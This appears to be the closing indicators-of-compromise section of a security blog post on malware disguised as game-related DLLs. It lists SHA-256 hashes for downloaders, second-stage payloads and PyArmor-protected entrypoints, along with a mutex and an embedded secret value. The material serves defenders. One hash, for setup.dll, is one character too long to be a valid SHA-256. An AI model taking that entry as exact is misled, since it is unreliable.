- Hardcoded AWS-style secret value: 21b4be57bd3743738393f44d9464e212
- Process mutex: Global\{5BD61028-3D9C-4B4E-AD45-CA4F1B35D0F4}

Downloader Assembly SHA-256 Hashes

- d5385526f2f3e52c7d96087611c6cd4e479bf61828400efdb3ca09406d981609 (albion.dll)

- 9a2091e6625fc11cfd8f39c17aa271604e66322ee045028946274b988103e35b (amazingrp.dll)
- 900ddb81d27e03967209fee4d17d13deb68eef0e1f10936eb520ca10575cb49e (calculator.dll)
- ab58a90eb3682c6dc3389cd700a64f68a19c0dac3d0fa8e3df97ae041f96d4e1 (grandrp.dll)
- e6e1049158ceb1971c61388349c81fa6047a7aecb4ff2089ef54a50dcc35dbc0 (gta5rp.dll)
- d9f7ca9f93a7d188d51db308877b15d0beae932ca0bf4705384fbedf54b454c1 (lineage2.dll)
- 4d13f1136b13c871c65141b77ec7208488334ac4be511800196adcd328666305 (majestic.dll)
- 011926de3d0cc2b970627b9bf0de003e731f8576602dff756d2ab54a9de61972 (rmrp.dll)
- 79c09e1fffb4804c14ff27d41ec08d4390455c92d65717be0aeec2697297d76a (rusfish4.dll)
- 5f3a9ebf7039097b3cdbc8a8609b5b68af07eeb1dbf716ba2817a97fc7c543854 (setup.dll, throne package)
- 23808e7638f7a00b1ef9b9f4ca524f8a46cf63be6f6b79fec8e4a3fd1cc82a1e (trigger.dll)

Second-Stage Payload SHA-256 Hashes

- e8c2618565aa31d7ffe909ebc99040bafcc0ea8df7f5d92fa673bb7ffacb14c9 (Amazing RP)
- 6ee9e9d5f030d403c72bd4e4caf5bbb9dbc2bd5e15ebb07de153494f458e5eb9 (GrandRP)
- 8ab256dd839aec6638cd46374f4a6664e534b9341bbcdfd9b763e5a27c51ddb7 (GTA5RP)
- 6c1f828e4d8395dde8293868c65ba8d86b3b9672ebbbb16e932624706d37d832 (Lineage 2)
- 6cbd4bc491deb11040e2b2f91b0b4e129af551a802fc78cb42e0e985297ef44c (Majestic)
- 5d9843126db4223dc2a8a9cd4a627286fe1a6345e33b28e9c98b5fe56fe89da6 (RMRP)
- c9f3e7766dbe728d84a1243447faa5f5eba0645bf13089074d128ea7663e7f5b (Russian Fishing 4)
- a2a5e473dba85959b21b7e8a184bc255d5f2dacdf7411b91d212fb1217d2518b (Trigger)
- ba7fc544994f126cb7485ce52d265d2f32e93c4f1ea1fcd6fcdee3918f271979 (81d243bd2c585b0f4821__mypyc.cp313-win_amd64.pyd, identical compiled charset_normalizer dependency across the three unpacked payloads)
- 567952daf0ab7b36b017aac9963791188dea0fbf2e99c7cc6f6652ee540f4840 (gtaobus.pyc, Albion payload)
- cc853b3e4504c890d275ac2327f18acd7e4c5b99ca056181f3f5694781f2cf45 (gtaobus.pyc, Calculator payload)
- 476c6f36a22156e53548a87291989a21d6c905dcbd9e1bf68ff5bc12e5c8bb07 (gtaobus.pyc, Throne payload)

PyArmor-protected gtaobus.pyc entrypoints recovered from the eight additional payloads.

- 774e40046f353e3f916f39e3d13d6499da35705a479cfb89288c21017aaf5461 (Amazing RP)
- 23e4d8af5425dae022793450190c8d30809b2986dd879eb4bff557cdacf49c86 (GrandRP)
- 95577498d23fe750221a5badfc25b5e9f020dcf4d80c79a019b090e3c3b0a32a (GTA5RP)
- 2a4fed04d792b9c2fdf9c1456a08ca23eda5fef50c0b409ab294ad489e12d801 (Lineage 2)
- 7e42d25e707d29d5d185a4c5dc71019f744e88a30b66bbf06949194ff32dbc48 (Majestic)
- d59e1914d76499fa51bf861f418c84bda0b48913dc39bd2e73756e326e4ccbb0 (RMRP)
- 17b1d836c2f15a97be0350879943b04e14bc076cf09e31df0d73258ee10f7e7c (Russian Fishing 4)
- 01d2afea0f2201a3b59765a1a60ba324ff4b8fdd25f23a0e05824b97f195b27c (Trigger)

Subscribe to our newsletter

Get notified when we publish new security blog posts!

Enter your email